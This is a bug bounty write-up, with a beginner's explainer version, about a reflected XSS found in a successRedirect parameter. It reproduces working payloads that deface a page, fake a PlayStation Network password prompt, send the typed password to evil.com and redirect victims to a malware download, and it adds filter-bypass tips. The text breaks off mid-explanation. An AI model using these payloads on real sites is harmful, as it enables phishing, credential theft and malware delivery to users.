How I got a $2000 bounty with RXSS
A reflected cross-site scripting vulnerability was found in the successRedirect parameter of a launcher endpoint. An attacker could craft a malicious link that, when clicked by a victim, executes arbitrary JavaScript in the victim's browser, potentially leading to defacement, credential theft, or malware download.
 Published on hacklido.com
Hi fellow hunters, in this write-up, I will explain how I found a reflected cross-site scripting bug and showed multiple attack scenarios.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was an old public bug bounty program. The author refers to it throughout as www.redacted.com and does not name the organisation. The feature at the centre of the report is a successRedirect parameter on a page reached through a launcher endpoint on a subdomain, which the application reflects into the page. The report does not describe what the launcher normally does beyond that it presents a page with a continue button and a redirect parameter.
Setup
The author does not list accounts, roles or tool versions. The tools named in the report are:
- A custom bash script for subdomain enumeration, based on vertical and horizontal enumeration. The author links to a separate guide on horizontal enumeration rather than reproducing the script.
ffuffor directory fuzzing.- Parameter fuzzing against the page found at the end of the chain.
No authentication or special role is mentioned as a precondition.
Finding it
The author started with vertical and horizontal subdomain enumeration and found a unique subdomain, accounts.example-website-test02.redacted.com. Visiting it redirected to the main domain at www.redacted.com/login, so the author moved on to directory fuzzing with ffuf.
That fuzzing produced an endpoint named launcher. On that endpoint there was a JavaScript file containing numerous hidden endpoints. Among them was an endpoint named LinkPsn. Recursive fuzzing against LinkPsn produced a further endpoint named conflict.

The conflict page contained a continue button. The author performed parameter fuzzing on this page and identified the successRedirect parameter as vulnerable: after clicking the continue button, an alert popped up.

The screenshot shows the page with the continue button where the parameter fuzzing was carried out and the alert fired.
The author reported the issue immediately and the report was triaged. A staff member then changed the severity to low and awarded a $500 bounty. The author notes the program's published rates: $500 for a low severity issue and $2000 for a medium one.
The staff response was:
This is a reflected XSS, which means that the only way to achieve something out of it is through phishing or something of the sort. For this reason, we decided to decrease the severity of this issue.
The report quotes the position that reflected XSS falls in the medium range, 4 to 6.9, and the author set out to demonstrate impact with several use cases.
The general delivery model the author describes is the standard one for reflected XSS: an attacker induces a victim to make a request the attacker controls. That can be done by placing links on a site the attacker controls, on another site that allows content to be generated, or by sending a link in an email, a tweet or another message. The attack can be aimed at a known user or run indiscriminately against any user of the application. The author also notes that the reflected XSS could be used to control the victim's browser by sending a Beef-hooked URL.
Exploitation
The payloads below are the ones the report gives. They are shown exactly as published, including the URL encoding and the javascript: scheme used to run script from the address bar.
Step 1: Defacement

javascript:document.getElementsByTagName(%60body%60)%5B0%5D.innerHTML=%60%3Ch1%3Ehacked%3C/h1%3E%60//
This replaces the body's HTML with an h1 reading hacked. The backtick characters are percent-encoded as %60 and the square brackets as %5B and %5D. The trailing // comments out whatever the application appends after the injected value.
Step 2: Stealing the victim's password
The first payload renders a fake PlayStation Network password prompt and shows the entered value in an alert:
javascript:document.getElementsByTagName('body')[0].innerHTML%20=%20'%3Cb%3ELink%20PlayStation%20Network%20Account%3C/b%3E%3C/br%3E%3C/br%3EVerify%20Your%20Password:%3Cinput%20type=%22password%22%20id=%22pwd%22%3E%3Cinput%20type=%22submit%22%20value=%22Link%20Account%22%20onclick=alert(document.getElementById(%22pwd%22).value)%3E'//
It overwrites the body with a bold heading, two line breaks, a password input with id="pwd" and a submit button labelled Link Account. The button's onclick reads the value of the password field and passes it to alert. This variant only proves the value can be read; it does not send it anywhere.

The second payload sends the value to an attacker-controlled host:

javascript:document.getElementsByTagName('body')[0].innerHTML = '<b>Link PlayStation Network Account</b></br></br>Verify Your Password:<input type="password" id="pwd"><input type="submit" value="Link Account" onclick=window.location.href="//evil.com?pwd="%2bdocument.getElementById("pwd").value>'//
This builds the same fake form, but the button's onclick sets window.location.href to //evil.com?pwd= concatenated with the password field's value. The %2b is an encoded +. The password therefore leaves the page as a query string parameter on the attacker's domain.
Step 3: Downloading malware on the victim's computer

javascript:window.location.href="https://thefiletree.com/app/conf/malware.exe"
This navigates the victim's browser to a file hosted on an external service, in the case the report titles Download Malware On Victim Computer. The report does not describe what the file does or whether the browser prompts before saving it.
Step 4: Controlled DOM
javascript:var all = document.getElementsByTagName("*");for (var i=0, max=all.length; i < max; i++) {alert(all[i])}//
This walks every element in the document and raises an alert for each one, demonstrating that script running through the reflection has full access to the page's DOM.
Before and after
The report closes the exploitation section with a before and after pair showing the page prior to exploitation and after the payload has run.


Root cause
What it establishes is that the successRedirect parameter on the conflict page is reflected into the response without being neutralised, so a javascript: value supplied in that parameter executes when the continue button is used.
Impact
The staff position recorded in the report is that a reflected XSS can only be turned into something through phishing or similar, which is why the severity was lowered. The author's counter is the set of cases above: rewriting the page to deface it, presenting a fake credential prompt and exfiltrating the entered password to an attacker-controlled server, redirecting the victim to a malware download, and reading or manipulating the whole DOM.
All of these depend on the victim following an attacker-supplied link, as with any reflected XSS.
Fix
Based on the behaviour shown, the parameter should not accept a javascript: scheme: validate successRedirect against an allowlist of permitted destinations, or reject values that are not relative paths or https URLs on expected hosts, and encode the value for the context it is written into. The report does not confirm that any of this was implemented.
Variants to test
- Redirect-style parameters. Fuzz parameters with names like
successRedirect,returnUrl,nextandredirecton login, launcher and account-linking pages. A positive result is ajavascript:value that executes when the page's button is pressed, or a redirect to an external host. - Hidden endpoints in JavaScript bundles. Pull the JS files served by a discovered endpoint and extract endpoint names from them, then fuzz recursively as the author did from
launchertoLinkPsntoconflict. A positive result is a new reachable page that was not linked in the UI. - Parameter fuzzing on button-driven pages. On pages where a form submits or a button continues a flow, fuzz each parameter and watch for reflection. A positive result is the value appearing unencoded in the response, or an alert firing after the button is clicked.
- Encoding bypasses. Where a filter exists, try percent-encoded characters such as
%60,%5Band%5Das in the defacement payload, and the%2bconcatenation trick, to see whether the filter decodes before or after checking. A positive result is execution despite the filter. - Impact demonstration for triage. When a report is downgraded for lack of impact, prepare the same four cases shown here (defacement, credential capture with exfiltration, external navigation, DOM enumeration) against the reflected parameter. A positive result is each case running from a single crafted link.
What happened, in plain words
A security researcher was testing a website that pays people for finding bugs in it. This kind of arrangement is called a bug bounty program: a company invites outsiders to look for weaknesses in its systems and pays a reward, called a bounty, for each confirmed problem. The researcher found a weakness that lets an attacker run their own small program inside another person's browser while that person is visiting the company's site. This class of weakness is called cross-site scripting, usually shortened to XSS. The particular kind found here is reflected XSS, which means the malicious value is sent in a link, bounced back by the server into the page, and only runs when the victim opens that link.
The researcher reported it. The company agreed it was real but decided it was a low-severity issue and paid $500. The researcher believed it deserved more, because the program's own published rates were $500 for low and $2000 for medium. To make the case, the researcher built several demonstrations showing what an attacker could actually do with the bug: change the page's content, show a fake password prompt and send the typed password to a server the attacker controls, send the victim to a file download, and read or manipulate everything on the page. This article walks through the same steps for someone who has never done security work before.
The target and the feature
The target was an old public bug bounty program. The author refers to it throughout as www.redacted.com and does not name the organisation. "Redacted" means the real name was removed before publishing, which is normal: the point is to teach the technique without exposing the company.
The feature at the centre of the report is a successRedirect parameter on a page reached through a launcher endpoint on a subdomain. A subdomain is a smaller address that sits under a main domain, the way shop.example.com sits under example.com. A launcher page is a page that acts as a starting point, usually with a button that sends you onward to somewhere else. The launcher here exposes a successRedirect parameter. A parameter is a named value attached to a web address, the part after a question mark, like ?colour=blue. The name is successRedirect. The application takes that value and writes it back into the page, which is what makes it interesting.
The report does not describe what the launcher normally does beyond that it presents a page with a continue button and a redirect parameter.
Setup
The author does not list accounts, roles or tool versions. The tools named in the report are:
- A custom bash script for subdomain enumeration, based on vertical and horizontal enumeration. The author links to a separate guide on horizontal enumeration rather than reproducing the script.
ffuffor directory fuzzing.- Parameter fuzzing against the page found at the end of the chain.
No authentication or special role is mentioned as a precondition.
Three of those terms need unpacking. A bash script is a text file of commands for a Unix-style command line, a way of automating steps you would otherwise type by hand. Fuzzing means trying a large number of guesses automatically and watching for the ones that produce something different. Enumeration means listing things out systematically, in this case finding subdomains that exist but are not advertised. Vertical enumeration means going deeper under one name, for example from example.com to a.example.com to b.a.example.com. Horizontal enumeration means looking sideways at sibling names, for example trying many different first labels under the same parent. ffuf is a popular command-line fuzzing tool that swaps a placeholder in a request for each word in a list and reports which responses stand out.
Finding it
The author started with vertical and horizontal subdomain enumeration and found a unique subdomain, accounts.example-website-test02.redacted.com. Visiting it redirected to the main domain at www.redacted.com/login, so the author moved on to directory fuzzing with ffuf.
A redirect is the server's way of saying "not here, go there instead". Since the subdomain just bounced the visitor to a login page, there was nothing to test on the subdomain itself, so the next step was to look for hidden paths on it. Directory fuzzing means guessing path names, such as /admin or /launcher, and checking which ones return a real page rather than an error.
That fuzzing produced an endpoint named launcher. An endpoint is a specific address on a server that does something when you request it, like a counter in a shop: you go to that counter for that service. On that endpoint there was a JavaScript file containing numerous hidden endpoints. JavaScript is the programming language that browsers run to make pages interactive, and the files that carry it are often readable by anyone. Developers frequently leave references to other parts of the application inside those files, which makes them a good map for someone looking for pages that are not linked anywhere in the visible interface.
Among them was an endpoint named LinkPsn. Recursive fuzzing against LinkPsn produced a further endpoint named conflict. Recursive here means repeating the same process on each new thing you find: fuzz, find a name, fuzz that name, find another. The name LinkPsn suggests a PlayStation Network account-linking feature, which is a common pattern: a site lets you connect an external account to your profile.
The conflict page contained a continue button. The author performed parameter fuzzing on this page and identified the successRedirect parameter as vulnerable: after clicking the continue button, an alert popped up. An alert is the small pop-up box a browser shows when a page calls the alert function. Seeing one appear when you did not expect it is the classic sign that your input was treated as code rather than as text.
The screenshot shows the page with the continue button where the parameter fuzzing was carried out and the alert fired.
The author reported the issue immediately and the report was triaged. Triaged means the company's staff looked at it, confirmed it was a genuine issue and put it into their handling process. A staff member then changed the severity to low and awarded a $500 bounty. Severity is the rating of how serious a bug is, usually on a scale from low through medium and high to critical. The author notes the program's published rates: $500 for a low severity issue and $2000 for a medium one.
The staff response was:
This is a reflected XSS, which means that the only way to achieve something out of it is through phishing or something of the sort. For this reason, we decided to decrease the severity of this issue.
Phishing means tricking a person into doing something, typically clicking a link or entering a password, by pretending to be someone trustworthy. The staff view was that the bug only matters if the attacker can first convince someone to click a crafted link, so they rated it lower. The report quotes the position that reflected XSS falls in the medium range, 4 to 6.9, and the author set out to demonstrate impact with several use cases.
The general delivery model the author describes is the standard one for reflected XSS: an attacker induces a victim to make a request the attacker controls. That can be done by placing links on a site the attacker controls, on another site that allows content to be generated, or by sending a link in an email, a tweet or another message. The attack can be aimed at a known user or run indiscriminately against any user of the application. The author also notes that the reflected XSS could be used to control the victim's browser by sending a beef-hooked URL.
Exploitation
The payloads below are the ones the report gives. A payload is the actual piece of input an attacker sends to trigger the bug. They are shown exactly as published, including the URL encoding and the javascript: scheme used to run script from the address bar. URL encoding is the convention that lets special characters travel inside a web address: characters that would otherwise be ambiguous are replaced by a percent sign and two hexadecimal digits, so a space becomes %20 and so on. The javascript: scheme is a prefix that tells the browser "run what follows as code" instead of loading a page.
Step 1: Defacement
Defacement means changing what a page shows so that it displays the attacker's content instead of the owner's.
javascript:document.getElementsByTagName(%60body%60)%5B0%5D.innerHTML=%60%3Ch1%3Ehacked%3C/h1%3E%60//
Line by line, in plain words:
javascript:tells the browser that what comes next is code to run, not an address to visit.documentis the browser's built-in object representing the page currently loaded.getElementsByTagNameasks that page for all elements with a given tag name. Here the tag name isbody, the element that contains everything visible on the page.%60body%60is the word body wrapped in backticks, with each backtick written as%60. The backticks are just a way of writing a piece of text in JavaScript.%5B0%5Dis[0], meaning "the first one in the list". So the whole first part means "the page's body element"..innerHTMLis the property that holds everything inside that element, as HTML. HTML is the language that describes the structure of a web page.=assigns a new value to it.%60%3Ch1%3Ehacked%3C/h1%3E%60is the text<h1>hacked</h1>with the angle brackets written as%3Cand%3E.h1is a top-level heading, so this puts a large heading readinghackedwhere the page content used to be.//starts a comment, which tells the browser to ignore the rest of the line. This matters because the application may append its own text after the injected value; the comment stops that text from breaking the code.
The percent-encoding is there so the payload survives being placed in a URL, where raw backticks and brackets can be mangled or rejected.
Step 2: Stealing the victim's password
This step has two variants. The first proves the attacker can read what the victim types. The second actually sends it away.
The first payload renders a fake PlayStation Network password prompt and shows the entered value in an alert:
javascript:document.getElementsByTagName('body')[0].innerHTML%20=%20'%3Cb%3ELink%20PlayStation%20Network%20Account%3C/b%3E%3C/br%3E%3C/br%3EVerify%20Your%20Password:%3Cinput%20type=%22password%22%20id=%22pwd%22%3E%3Cinput%20type=%22submit%22%20value=%22Link%20Account%22%20onclick=alert(document.getElementById(%22pwd%22).value)%3E'//
Line by line:
javascript:again marks the start of code.document.getElementsByTagName('body')[0].innerHTMLis the same "everything inside the page body" as before, this time with the tag name in single quotes and the space around the equals sign written as%20.- The value being assigned is a long piece of text in single quotes, which is HTML that will be inserted into the page.
%3Cb%3Eis<b>, bold text, andLink PlayStation Network Accountis the heading shown to the victim. The name is chosen to look like a genuine account-linking prompt.%3C/br%3E%3C/br%3Eis two line breaks, to space the form out.Verify Your Password:is the instruction text.%3Cinput%20type=%22password%22%20id=%22pwd%22%3Eis<input type="password" id="pwd">, a password field.type="password"makes the browser hide the characters as dots, andid="pwd"gives the field a name the code can refer to later.%3Cinput%20type=%22submit%22%20value=%22Link%20Account%22is a button labelledLink Account.onclick=alert(document.getElementById(%22pwd%22).value)means: when the button is clicked, find the element whose id ispwd, read its current value, and show it in an alert.//comments out anything the application appends.
This variant only proves the value can be read; it does not send it anywhere. That distinction matters, because it shows the fake form works and the typed password is accessible to the injected code.
The second payload sends the value to an attacker-controlled host:
javascript:document.getElementsByTagName('body')[0].innerHTML = '<b>Link PlayStation Network Account</b></br></br>Verify Your Password:<input type="password" id="pwd"><input type="submit" value="Link Account" onclick=window.location.href="//evil.com?pwd="%2bdocument.getElementById("pwd").value>'//
Line by line:
- The first part is identical: it replaces the page body with a bold heading, two line breaks, a password field with
id="pwd"and a button labelledLink Account. - The difference is in the button's
